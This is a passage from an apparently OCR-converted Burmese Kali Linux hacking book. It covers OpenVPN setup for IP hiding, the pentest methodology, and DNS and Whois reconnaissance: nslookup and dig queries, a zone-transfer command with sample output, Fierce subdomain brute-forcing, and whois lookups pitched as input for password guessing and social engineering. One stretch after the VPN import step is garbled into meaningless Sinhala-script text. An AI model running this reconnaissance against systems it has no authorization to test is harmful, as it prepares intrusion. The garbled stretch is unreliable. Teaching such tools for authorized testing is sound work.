ဘယ်လိုကာကွယ်ကြမလဲဆိုတော့ ကာကွယ်ပုံ၊ ကာကွယ်နည်းတွေ အများကြီးရှုပါတယ်။ တစ်ချို့ကတော့ Proxy ခံပြီးတော့သုံးကြတယ်။ တချို့ကြတော့လည်း VPN နဲ့ သုံးကြပါတယ်။ Proxy ခံပြီးတော့ သုံးတဲ့ နေရာမှာလည်း ကိုယ်သုံးလိုက်တဲ့ Proxy က ဘာအမျိုးအစားလဲ (Elite လား၊ Anonymous လား၊ Transparent လား)ဆိုတာ သိဖို့လိုပါတယ်။ ကိုယ်သုံးတဲ့ Proxy က Transparent ဖြစ်နေမယ်ဆိုရင်တော့ သင့်ရဲ့ Real IP Address ကို စစ်ထုတ်လို့ရပါတယ်။ ကျွန်တော်ကတော့ OpenVPN ကိုပဲအသုံးများပါတယ်။ သုံးရတာလည်း အဆင်ပြေပါတယ်။ Tor Project ကြတော့ အသုံးပြုတဲ့ ဓမ္မရာမှာ လုံခြုံစိတ်ချရတယ်ဆိုပေမဲ့ ကျွန်တော်တို့နှင့်အနေနဲ့ အသုံးပြုရတာအဆင်ပြုပါဘူး။ Connection တော်တော်လေးကိုနေးပါတယ်။ ဒါကြောင့် Kali မှာ OpenVPN အသုံးပြုပုံကိုဖော်ပြပေးလိုက်ပါတယ်။

## Setup OpenVPN in Kali

OpenVPN နဲ့ VPN Network တစ်ခုပြုလုပ်တော့မယ်ဆိုရင် ကိုယ့်ရွှေက်မှာ VPN Client ရှုနေဖို့လိုပါတယ်။ Kali မှာ Default အနေနဲ့ OpenVPN ကို GUI အနေနဲ့ Setup ပြုလုပ်လို့မရပါဘူး။ ဒါကြောင့် GUI အတွက် **network-manager-openvpn** နဲ့ **network-manager-openvpn-gr** ဆိုတဲ့ Packages (၂) ရုက္ခဗို့ Install ပြုလုပ်ပေးဖို့လိုအပ်ပါတယ်။ နောက်ထပ်လိုအပ်တာတစ်ခုကတော့ OpenVPN Client အတွက် Certificate File ပုံဖြစ်ပါတယ်။ အဲဒါကိုတော့ [www.vpnbook.com](http://www.vpnbook.com) ကိုသွားပြီး ပုံမှာပြထားတဲ့ အတိုင်း OpenVPN Tab ရဲ့အောက်ဆုံးမှာရှိတဲ့ Download OpenVPN Certification: (**TCP Port 80**) ဆို

တာကိုဒေါင်းလုပ်လိုက်ပါ။ File နာမည်အပြည့်အစုံကတော့ VPNBOOK.com-OpenVPN-TCP-80.zip ဆိုပြီးဖြစ်ပါတယ်။



### နဲ့ (၁.၂) VPNBook ဝဘ်ဆိုဒ်စာမျက်နှာအား မြင်တွေ့ရပုံ

အဲဒီ Zip File ကို **unzip** ဆိုတဲ့ Command ကို အသုံးပြုပြီးဖြည့်ချလိုက် မယ်ဆိုပါက **vpnbook.crt** နဲ့ **vpnbook-TCP80.ovpn** ဆိုတဲ့ File (၂)ရဲ့ ထွက်လာပါလိမ့်မယ်။ အထက်မှာပြထားလဲပါကတော့ ဒီစာအပ်ရေးတဲ့အချိန်မှာ မြင်တွေ့ရတဲ့ပုံစံဖြစ်ပါတယ်။ အခုလက်မိမိမြင်တွေ့ရတဲ့ပုံစံနဲ့တော့ ကဲပြားနိုင်ပါတယ်။

```
# unzip VPNBOOK.com-OpenVPN-TCP-80.zip
```

```

root@MrLinuxer:~#
File Edit View Search Terminal Help
root@MrLinuxer:~# ls
Desktop VPNBOOK.com-OpenVPN-TCP-80.zip
root@MrLinuxer:~# unzip VPNBOOK.com-OpenVPN-TCP-80.zip
Archive:  VPNBOOK.com-OpenVPN-TCP-80.zip
  inflating: vpnbook.crt
  inflating: vpnbook-TCP80.ovpn
root@MrLinuxer:~# ls
Desktop VPNBOOK.com-OpenVPN-TCP-80.zip  vpnbook.crt  vpnbook-TCP80.ovpn
root@MrLinuxer:~#

```

ပုံ (၁.၂၂)


အဲဒီနောက် GNOME Panel ရဲ့ ညာဘက်ထောင့်မှာရှိတဲ့ Network Icon ကို Left Click နိုင်ပြီး VPN Connections ကိုသွားလိုက်ပါ။ အဲဒီကမှတစ်ဆင့် Configure VPN ကိုဆက်သွားလိုက်ပါ။ အောက်မှာပြထားတဲ့အတိုင်း Box တစ်ခု ကျလာပါလိမ့်မယ်။



ပုံ (၁.၂၃)

အဲဒီမှာ Import ကိုနိုင်ပြီး Zip File ဖြည်တုန်းကရရှိခဲ့တဲ့ vpnbook-TCP80.ovpn ဆိုတဲ့ File ကိုရွေးပေးလိုက်ပါ။ အောက်မှာပြထားတဲ့ပုံအတိုင်း Box တစ်ခုပေါ်လာပါ

යිහුමයි॥ Username ස්කෑ. Password අනුරාමා www.vpnbook.com මාපෙ:000:  
තැංකිදී: ප්‍රේන්සුවුද්දීපෙ:ලදිගින්පි॥



ඩ් (o.jg)

අවශ්‍යෙක අවශ්‍යෙක Advanced බිජාපාතිකයිල්පි: Proxy බිංතු අනුරාමා HTTP ගිරු:පෙ:ලදිගින්පි॥ අවශ්‍යෙක මාරුගිල්පි: Server Address බිංතු අනුරාමාගෙනු වයුදු  
රූ. Proxy ලිඛිත තැවත් යෝජිත ඇතුළු: Ok පෙ:ලදිගින්පි॥



ඩ් (o.jg)

အခုခိုရင် VPN Network ချိတ်ဆက်ဖို့အတွက် အဆင်သင့်ဖြစ်နေပါဖြူ။ Gnome Panel ရဲ့ ညာဘက်ထောင့်မှာရှိတဲ့ Network Icon ကို **Left click => VPN Connections => vpnbook-TCP80** ဆိုတာကို ရွှေ့ပေးလိုက်ပါ။ အောက်မှာပြထားတဲ့ ပုံစံအတိုင်း Network Icon မှာ သော့ခတ်ထားတဲ့ ပုံစံအတိုင်း တွေ့မြင်ရပြီဆိုရင် VPN Connection ချိတ်ဆက်မှုအောင်မြင်စွာပြီးဆုံးပြီဖြစ်ပါတယ်။ Iceweasel Browser ရဲ့ Proxy Setting မှာ No Proxy လို့ ပြောင်းပြီး [www.whatismyip.com](http://www.whatismyip.com) မှာ သင့်ရဲ့ Public IP ကိုစစ်ဆေးကြည့်လိုက်ပါ။ မူလIP Address မဟုတ်စေဘူးဘဲ ပြောင်းလဲသွားတာကို တွေ့ရပါလိမ့်မယ်။ အခုခိုရင် ယောဂျူအနေနဲ့ ပြောသံလုံသွားပြီလို့ ယူဆနိုင်ပါတယ်။



## PenTest Methodology & Kali Tools Categories


**Penetration Testing** ဆိုတာကို တစ်နည်းအားဖြင့် PenTest လို့လည်း အတိုကောက်ခေါ်ကြပါတယ်။ သူကဘာလုပ်ရတာလဲဆိုတာကို အကျဉ်းချုပ်အနေနဲ့ ပြောရမယ်ဆိုရင် **System** တစ်ခုရဲ့ Security ကောင်း၊ မကောင်းကို စောင့်ကြည်၊ လေ့လာ၊ ဖော်ထုတ်ပေးရတဲ့ လုပ်ငန်းစဉ်တစ်ခုလိုပဲ ပြောရပါလိမ့်မယ်။ **Methodology** ဆိုတာကတော့ လုပ်ထုံး၊ လုပ်နည်းတွေ၊ နည်းဥပဒေသတွေကို ဆိုလိုတာ ဖြစ်ပါတယ်။ **PenTest** ပြုလုပ်တဲ့နေရာမှာလည်း ဘာကို PenTest လုပ်မှာလဲ။ **Network** အတွက်လား၊ **Web Applications** အတွက်လား ဆိုတာပေါ်မှုတည် ပြီးတော့ **Methodology** ဆွဲ ကဲ့ပြားသွားပါတယ်။ **PenTest Methodology** ကို အခြေခံအားဖြင့် အပိုင်း (၄)ပိုင်း အနေနဲ့ခြေားနိုင်ပါတယ်။ အခါးအပိုင်းတွေကိုပုံနှင့် တစ်ကွေအောက်မှာ ဖော်ပြပေးထားပါတယ်။



### ၄ (၁.၂) Penetration Testing Methodology အားပြထားပုံ

- ၁. **Reconnaissance** ဆိုတဲ့ ဖုနစ်းထောက်လှမ်းခြင်းနဲ့ သတင်းအချက် အလက်များစုစေခဲ့တဲ့ အရိုင်း။
- ၂. **Scanning & Vulnerability Assessment** ဆိုတဲ့ ရှုံးလာတဲ့ သတင်းအချက်အလက်တွေထဲမှ အသေးစိတ်အချက်အလက်များကိုရှာဖွေစုစေခဲ့တဲ့ System ရဲ့ အားနည်းချက်များကိုရှာဖွေဖော်ထုတ်တဲ့ အရိုင်း။
- ၃. **Exploitation** ဆိုတဲ့ တွေ့ရှုလာတဲ့ အားနည်းချက်ကနေဖြီး System ထဲသို့ ဝင်ရောက်ထိုးဖောက်ရယူတဲ့ အရိုင်း။
- ၄. **Analysis and Reporting** ဆိုတဲ့ တွေ့ရှုချက်များကိုလေ့လာဆန်းစစ်ခြင်းနဲ့ တာဝန်ရှိသူ ထံသို့ အစိတ်အပိုင်းတင်ပြခြင်းအရိုင်းဆိုဖြီး အရိုင်း (၄)ရှိင်းရှိ ပါတယ်။

Kali Linux ကလည်းအဲဒီ PenTesting Methodology အပေါ်မှာ အခြေခံ ပြီးတော့၊ Tools တွေကို သက်ဆိုင်ရာအလိုက် Categories တွေ၊ နွဲခြားထားပါတယ်။ ငါမှာပြထားတဲ့ အတိုင်း Categories စုစုပေါင်း (၁၄)ခု ပါဝင်ပြီးတော့ အဲဒီ ထဲကမှအသုံးများတဲ့ Tools (၁၀)ခုကို Tops 10 Security Tools များအဖြစ်သိုးသန့်စုစုပေါင်းဖော်ပြပေးထားပါသေးတယ်။



### နှင့် (၁.၂၈) Kali Linux ၏ Categories များအားပြသထားပုံ

ဒီစာအုပ်မှာ သက်ဆိုင်ရာ Categories များပါဝင်တဲ့ Tools တွေကို PenTest Methodology နဲ့အညီ ဘယ်လိုအသာ ပြရမလဲဆိုတာကို ဖော်ပြပေးသွား မှာဖြစ်ပါတယ်။ တကယ်တော့ Tools အသုံးပြုနည်းသက်သက်ကြီးပဲတော့ မဟုတ်ပါဘူး။ တော့ စာမျက်နှာတွေပါသေးလဲဆိုတာတော့ စာဖတ်သူအနေနဲ့ဖတ်ရှုလေ့လာရင်း တွေ၊ ရှိလာမှာဖြစ်ပါတယ်။

Brought To You By UGMI

အခန်း (၂)

## **Reconnaissance**

**“An Attacker can hit you Anytime.”**

Brought To You By UGMH

## Reconnaissance

Reconnaissance ဆိတဲ့စကားလုံးဟာ စစ်တပ်ရဲဝေါဟာရအသုံးအနှစ်နှင့်တစ်ခုဖြစ်ပြီး ရန်သူရဲ့လျှပ်ရှားသွားလာမှုတွေ၊ ရန်သူရဲ့စွမ်းဆောင်နိုင်မှုတွေ၊ ရန်သူရဲ့အလေ့အထတွေကို စုစုပေါင်းထောက်လှမ်းရတဲ့ လုပ်ဆောင်ချက်တွေကိုဆိုလိုတာဖြစ်ပါတယ်။ Hacking နယ်ပယ်မှာလည်းအတူတူပါပဲ။ မိမိရဲ့ Target နဲ့ သက်ဆိုင်တဲ့သတင်းအချက်အလက်တွေ၊ လုပ်ဆောင်မှုတွေ၊ အလေ့အထတွေ၊ အပြုအမှုတွေ၊ အသုံးအဆောင်တွေ စသဖို့ရနိုင်သမျှသော မိမိ Target ရဲ့ အကြောင်းအရာတွေကို စုစုပေါင်းထောက်လှမ်းတာပဲဖြစ်ပါတယ်။ သတင်းအချက်အလက်များလေလေ Target ကို အောင်နိုင်ဖို့အခွင့်အရေးပိုရှိလေပဲဖြစ်ပါတယ်။

Brought To You By UGMA

စုစုပေါင်းထောက်လှမ်းတဲ့နေရာမှာလည်း၊ ဘယ်လိုအချက်အလက်တွေကို စုစုပေါင်းထောက်လှမ်းမှာလဲဆိုတာသိဖို့လိုပါတယ်။ ကိုယ်ရဲ့ Target ကဘယ်လို OS တွေကို အသုံးပြုတာလဲ၊ IP Range ကကောဘယ်စောက်လဲ၊ IDS တွေ IPS တွေသုံးလား၊ မသုံးဘူးလား Network မှာသုံးတဲ့ပစ္စည်းတွေက ဘာအမျိုးအစားတွေလဲ၊ ဘယ်လို Services တွေကိုအသုံးပြုနေလဲ၊ Network Admin က ဘယ်သူလဲ၊ သူရဲ့အကျင့်၊ ဓလ္လာစရိတ်ကဘယ်လိုရှိလဲ စောက်တွေကို သိရှိထားဖို့လိုအပ်ပါတယ်။ အဲဒီလိုရနိုင်သမျှသော သတင်းအချက်အလက်တွေကိုစုံဆောင်းပြီး၊ သတင်းမှားတွေကိုဖယ်ထုတ်ကာမှန်ကန်တဲ့သတင်းအချက်အလက်တွေကို ရွေးထုတ်ဖို့လိုပါတယ်။ ဘာကြောင့်လဲဆိုတော့ အတွေ့အကြံရှိတဲ့ Network Admin တစ်ယောက်ဟာ တစ်ချို့သော သတင်းအချက်အလက်တွေကို အတုအယောင် (Fake) အနေနဲ့ ထားရှိနိုင်ပါတယ်။ Kali Linux ရဲ့ Information Gathering ဆိတဲ့ Categories မှာပါဝင်တဲ့ Tools တွေဟာ၊ သင့်အတွက်လိုအပ်တဲ့ Target ရဲ့ သတင်းအချက်အလက်တွေကို စုံဆောင်းပေးနိုင်စွမ်းရှိပါတယ်။

## DNS Recon

Domain Name System (DNS) ဆိတာအလွယ်ပြောရမယ်ဆိုရင်တော့ Name ကနေ IP Address ကို ပြောင်းလဲပေးတဲ့ စနစ်ပဲဖြစ်ပါတယ်။ သူမှာ စိတ်ဝင်စားစရာ အချက်အလက်တွေရှိနေပါတယ်။ DNS Server မှတစ်ဆင့် ကွန်ပျော်ဘာမည်တွေ၊ User Name တွေ၊ Target Network အတွင်းမှာရှိတဲ့ IP Address တွေနဲ့ Servers တွေ စတဲ့ အချက်အလက်တွေကို ရရှိနိုင်ပါတယ်။

Kali မှာ DNS Recon ပြည်ပို့အတွက် Tools ပေါင်း(၁၀)ခုကော်ပါဝင်ပြီး အဲဒီထဲကမှ အသုံးများတဲ့ Tools တွေကိုပဲ ဒီစာအုပ်မှာဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

### Nslookup

Nslookup ဆိုတဲ့ Tool ကတော့ Powerful ဖြစ်တဲ့ Tool တစ်ခု မဟုတ်ပေမဲ့ အသုံးဝင်နေဆဲ Tool တစ်ခုတော့ဖြစ်ပါတယ်။ ဘယ် OS မှာမဆို Default အနေနဲ့ Install လုပ်ပြီသားလည်းဖြစ်တဲ့တယ်။ သူ့ရဲ့အသုံးပြုပုံကလည်း အရမ်းကို ရိုးရှင်းပါတယ်။ nslookup ရဲ့နောက်မှာ Target ကို ထည့်ပေးလိုက်ရုံးပဲဖြစ်ပါတယ်။

```
# nslookup target.com
```

အောက်မှပြထားတဲ့ပုံအတိုင်း ထွက်ပေါ်လာပါလိမ့်မယ်။

```
Server:      8.8.8.8
Address:     8.8.8.8#53
```

```
Non-authoritative answer:
Name:        target.com
Address:    192.168.2.12
```

အထက်မှာပြောထားတဲ့ Output ကိုကြည့်မယ်ဆိုရင် Default Server: 8.8.8.8 ဆိုတာက Google ရဲ့ Public DNS Server ကိုအသုံးပြုတာဖြစ်ပါတယ်။ #53 ဆိုတာကတော့ DNS Request အတွက်အသုံးပြုတဲ့ UDP Port ပုံဖြစ်ပါတယ်။ Address: 192.168.1.12 ဆိုတာကတော့ target.com ရဲ့ IP Address ပါ။ အဲဒီ Address ကတော့ ဥပမာအနေနဲ့ပြထားခြင်းဖြစ်ပါတယ်။ သင့်ရဲ့ Output Result နဲ့ ကွဲလွှဲနိုင်ပါတယ်။

တြဲးသော DNS Server တွေနဲ့လည်း ပြောင်းလဲအသုံးပြုနိုင်ပါတယ်။ အထက်မှာဖော်ပြခဲ့တာကတော့ Google ရဲ့ Public DNS Server ကို အသုံးပြုသွားတာဖြစ်ပါတယ်။ တကယ်လို့ အဲဒီလိုမဟုတ်ဘဲ DNS Server ကို ပြောင်းလဲအသုံးပြုချင်တယ်ဆိုရင် nslookup ကို အောက်ပါအတိုင်းပြလုပ်ရမှာဖြစ်ပါတယ်။

```
root@MrLinuxer:~# nslookup
> server
  Default server: 8.8.8.8
  Address: 8.8.8.8#53
  Default server: 8.8.4.4
  Address: 8.8.4.4#53
> server 156.154.70.22
  Default server: 156.154.70.22
  Address: 156.154.70.22#53
> set type=ns
> target.com
  Server: 156.154.70.22
  Address: 156.154.70.22#53
  Non-authoritative answer:
  target.com nameserver = ns1.target.com.
  target.com nameserver = ns2.target.com.
```

အထက်မှာဖော်ပြခဲ့တဲ့ပုံစံအရ **nslookup** ကို Terminal မှာစရိတ်တဲ့ အခါမှာတူန်းက Default Server မှာ 8.8.8.8 ဆိုပြီး တွေ့ရပါလိမ့်မယ်။ အဲဒါကို **server 156.154.70.22** ဆိုပြီး မူလ Google Public DNS Server ကနေ Comodo Secure DNS Server ကိုပြောင်းပေးလိုက်ပါတယ်။ **set type=ns** ဆိုတာကတော့ Name Server သီးသန်းတစ်ခုတည်းကိုပဲ Query ပြလုပ်တာဖြစ်ပါတယ်။

အထက်ပါပုံစံ(၂)ရှိ Command တစ်ကြောင်းတည်းအသုံးပြုဖြော့တော့လည်း ယခုလို ပြုလုပ်နိုင်ပါသေးတယ်။

```
# nslookup -type=ns target.com 156.154.70.22
```

Type ဆိတဲ့နေရာမှာ မိမိသိရှိလိုတဲ့ DNS Record (A,NS,MX,CNAME) တွေကို ပြောင်းလဲအသုံးပြုနိုင်ပါတယ်။ ဒီနေရာမှာ nslookup Command ကို အသုံးပြုဖြော့လှုလာတဲ့အချက်အလက်များကို စာဖတ်သူများ ပိုမိုနားလည်စေရန်အတွက် DNS Record အကြောင်းကို အနည်းငယ်ပြောချင်ပါတယ်။ CNAME ဆိတာကို Alias လို့လည်းခေါ်ကြပါတယ်။ သူကတော့ IP Address တစ်ခုတည်းကနေ နာမည် အများကြီးခဲ့ပြီး အသုံးပြုနိုင်စေရန်အတွက်ဖြစ်ပါတယ်။ IP Address တစ်ခုမှာ CNAME Record တစ်ခုထက်ပိုမိုပြီး ရှိနိုင်ပါတယ်။ A ဆိတဲ့ Record ကတော့ Domain တစ်ခု၊ ဒါမှုမဟုတ် Subdomain တစ်ခုပါ၏ IP Address ကို ပြောင်းလဲပေးရန်အတွက် အသုံးပြုပါတယ်။ NS ဆိတဲ့ Record ကတော့ Name Server အတွက်ဖြစ်ပြီး MX ဆိတဲ့ Record ကတော့ Mail Server အတွက်ဖြစ်ပါတယ်။

## Domain Information Groper (Dig)

Domain Information Groper (Dig) ဆိတာကတော့ nslookup ထက် ပိုမိုကောင်းမွန်ပြီး Powerful ဖြစ်တဲ့ Tool တစ်ခု ဖြစ်ပါတယ်။ Dig Tool ဟာ /etc/resolv.conf ထဲမှာရှိတဲ့ Name Server ကိုအသုံးပြုဖြော့တော့ Query ပြုလုပ် ပြင်းဖြစ်ပါတယ်။ Dig ရဲ့ အသုံးပြုနိုင်စွမ်းကတော့အုံမခန်းပါပဲ။ Dig မှာ အသုံးပြုနိုင်တဲ့ Options တွေ များစွာပါဝင်ပါတယ်။ သူရဲ့ Default Output ကိုတော့အောက်မှာဖော်ပြထားပါတယ်။

```
root@MrLinuxer:~# dig target.com
; <>> DiG 9.7.0-P1 <>> target.com
;; global options: +cmd
;; Got answer:
```

```

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56376
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;target.com. IN A

;; ANSWER SECTION:
target.com. 78294 IN A 192.168.2.12

;; Query time: 32 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun *** * **:***:*** ****
;; MSG SIZE rcvd: 45

```

နောက်ထပ်တစ်ခုအနေနဲ့ Dig Tool ရဲ့ Options တရာ့၌ ကို အသုံးပြုခြင်းတော့ DNS Record အကုန်လုံးကို Query လုပ်ကြည့်ရအောင်။

**# dig +qr www.target.com any**

အထက်ပါ Command ကိုကြည့်မယ်ဆိုရင် **any** ဆိုတဲ့ Option ကို DNS Record အကုန်ကို Query လုပ်မယ့်ပြောခြင်းဖြစ်ပြီး၊ **+qr** ဆိုတာကတော့ ရရှိ လာတဲ့ Outgoring Query ဘို့ Print လုပ်မယ်လို့ ပြောခြင်းဖြစ်ပါတယ်။

```

;; QUESTION SECTION:
;www.target.com. IN ANY

;; ANSWER SECTION:
target.com. 86400 IN NS ns1.target.com.
target.com. 86400 IN MX 10 mx111.target.com.
target.com. 86400 IN A 192.168.2.1
target.com. 86400 IN NS ns2.target.com.
target.com. 86400 IN SOA ns2.target.com. server.
target.com. 2014020501 28800 7200 604800 86400
target.com. 86400 IN MX 10 mx99.target.com.

```

နောက်ထပ် Dig Tool ရဲ့ စိတ်ဝင်စားဖွယ်ရာတစ်ခုကတော့ DNS Zone Transfers (AXFR) ပါဖြစ်ပါတယ်။ Secured ဖြစ်တဲ့ Network တွေမှာတော့ Zone Transfer ပြုလုပ်ခွင့်ပေးလေ့မရှိပါဘူး။ တကယ်လို့ AXFR နဲ့ Zone

Transfer ပြလုပ်လို့ရတယ်ဆိုရင်တော့ အဲဒီ Name Server မှာရှိတဲ့ Information တွေအကုန်လုံးကို သင့်အနေနဲ့ ရရှိနိုင်မှာဖြစ်ပါတယ်။ အောက်မှာ Zone Transfer ကို ခွင့်ပြုမထားတဲ့ Name Server နဲ့ Zone Transfer ကိုခွင့်ပြုထားတဲ့ Name Server နှစ်ခုစလုံးကို ဥပမာအနေနဲ့ပြထားပါတယ်။

Zone Transfer လုပ်တယ်ဆိုတာက DNS Server အချင်းချင်း DNS Information တွေကို Sharing ပြလုပ်တာပဲဖြစ်ပါတယ်။ ယေဘူယျအားဖြင့် တော့ Primary DNS Server ကနေပဲ Secondary DNS Server ကို Information တွဲဖြောင်းပေးလေ့ရှိပါတယ်။

ဒါကတော့ Zone Transfer ကိုခွင့်ပြုမထားတဲ့ပုံစံပါ။

```
# dig @ns1.target.com target.com axfr
```

```
; <>> DiG 9.7.0-P1 <>> @ns1.target.com target.com axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

ဒါကတော့ Zone Transfer ကိုခွင့်ပြုထားတဲ့ပုံစံပါ။

```
# dig @ns1.target.com target.com axfr
```

```
; <>> DiG 9.7.0-P1 <>> @ns1.target.com target.com axfr
; (1 server found)
;; global options: +cmd
target.com. 7200 IN SOA ns1.target.com. soacontact.
target.com. 2014029732 2400 360 1209600 300
target.com. 7200 IN NS ns14.target.com.
target.com. 7200 IN NS ns16.target.com.
mail.target.com. 300 IN MX 1 mail1.target.com.
testmachine.target.com. 300 IN A 192.168.2.1
irc.target.com. 300 IN A 192.168.2.2
mail1.target.com. 300 IN A 192.168.2.3
note.target.com. 300 IN TXT "This is an example of a note"

target.com. 7200 IN SOA ns16.target.com. soacontact.
target.com. 2014029732 2400 360 1209600 300
```

```
; ; Query time: 383 msec
; ; SERVER: 192.168.2.1#53(192.168.2.1)
; ; WHEN: Wed Feb 05 16:04:17 2011
; ; XFR size: 10 records (messages 10, bytes 579)
```

## Fierce

Fierce ဆိတာကလည်း နောက်ထပ် Powerful Tool တစ်ခုပဲဖြစ်ပါတယ်။ သူက DNS Zone Transfer ကိစ္စနှင့်မပြုတဲ့ Secured Network တွေမှာ Brute Forcing နည်းလမ်းကိုအသုံးပြုဖြီးတော့ ရနိုင်သမျှသော DNS Information ကိုဆွဲထုတ်ရယူတဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ သူရဲလုပ်ဆောင်ပုံကတော့ ပထမဦးဆုံး Zone Transfer ကို စွင့်ပြုခြင်း ရှိ၊ မရှိကို စစ်ဆေးပြီး စွင့်ပြုတယ်ဆိုရင် Zone Transfer ပြုလုပ်ပါတယ်။ တကယ်လို့ စွဲဗြို့မရှိဘူးဆိုရင်တော့ Brute Forcing နည်းလမ်းကိုအသုံးပြုဖြီး DNS Information တွေကို ဖော်ထုတ်သွားမှာဖြစ်ပါတယ်။ သူရဲအသုံးပြုပုံကတော့ အောက်မှာပြထားတဲ့အတိုင်းပဲဖြစ်ပါတယ်။

```
# fierce -dns target.com
```

ဒါကတော့ Zone Transfer မရတဲ့အတွက် Brute Forcing နည်းကိုအသုံးပြုသွားတဲ့ပုံစံပါ။

```
DNS Servers for target.com:
ns1.target.com
ns2.target.com
```

```
Trying zone transfer first...
Testing ns1.target.com
```

```
Testing ns2.target.com
Request timed out or transfer not allowed.
```

```
Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
```

```
Checking for wildcard DNS...
```

Nope. Good.

Now performing 1895 test(s)...

Fierce ကို Brute Forcing အတွက် မိမိစိတ်ကြိုက် Wordlist တစ်ခု တည်ဆောက်ပြီးတော့လည်း အသုံးပြနိုင်ပါတယ်။ Wordlist မှာ အသုံးများတဲ့ စကားလုံးတွေနဲ့၊ မိမိ Target ရဲ့ အလေ့အထပ်မူတည်ပြီး အသုံးပြနိုင်တဲ့ စကား လုံးတွေကို ထည့်သွင်းထားသင့်ပါတယ်။ Wordlist တစ်ခုဘယ်လို့ တည်ဆောက် မလဲဆိုတာကို ဥပမာအနေနဲ့ပြထားပါတယ်။

၁. **nano myWordList.txt** ဆိုပြီး text ဖိုင်တစ်ခုပြုလုပ်လိုက်ပါ။

၂. အဲဒီ Text ဖိုင်ထဲမှာ အသုံးများတဲ့ နာမည်တွေဖြစ်တဲ့

irc

mail

mail1

www

www1 ...စတဲ့ နာမည်တွေကို ချေရေးလိုက်ပါ။

၃. အဲဒီနောက် Ctrl+O နှုတာကို နိပ်၍ Save လုပ်လိုက်ပြီး Ctrl+X ဖြင့် Terminal မှ Exit ပြုလုပ်လိုက်ပါ။

အခုခုံရင် Wordlist တစ်ခုတည်ဆောက်လိုပြီးပါပြီ။ အဲဒီ Wordlist ကို Fierce မှာဘယ်လိုအသုံးပြုရမလဲဆိုကို အောက်မှာဖော်ပြထားပါတယ်။

```
# fierce -dns target.com -wordlist myWordList.txt
```

Fierce ကိုအသုံးပြုပြီး Zone Transfer ကိုခွင့်ပြုခြင်းမရှိတဲ့။ Server တွေဆို ကနေ အခုလိုမျိုး Wordlist တွေကိုအသုံးပြုပြီး DNS Information တွေကို ဖော်ထုတ်နိုင်စွမ်းရှိပါတယ်။

## Whois Reconnaissance

လူပုဂ္ဂိုလ်တစ်ယောက်၊ ဒါမှုမဟုတ်အဖွဲ့အစည်းတစ်ခုဟာ Domain တစ်ခုကို Register ပြုလုပ်လိုက်ပြီဆိုတာနဲ့၊ သူနဲ့ပတ်သက်တဲ့ သတင်းအချက်အလက်တွေကို Whois ကနေရှာဖွေဖော်ထုတ်နိုင်ပါတယ်။ဒါပေသိ Whois Program ကိုအသုံးပြုပြီး ယခုလိုရှာဖွေမှုဟာ Registration Privacy Settings ပေါ်မှာတော့ မူတည်ပါသေးတယ်။ Whois ကနေ ဘာတွေရရှိနိုင်သလဲဆိုရင်တော့ Domain နဲ့ပတ်သက်တဲ့ Email တွေ၊ ဖန်းနံပါတ်တွေ၊ လိပ်စာတွေ၊ Name Server တွေ စတဲ့အချက်အလက်ပေါင်းများစွာကို ရရှိနိုင်ပါတယ်။ အဲဒီ အချက်အလက်တွေဟာ Password Guessing လိမ့်း၊ Social Engineering Attack လိမ့်းအတွက် အရမ်းကိုအရေးပါတဲ့ အချက်တွေပဲဖြစ်ပါတယ်။

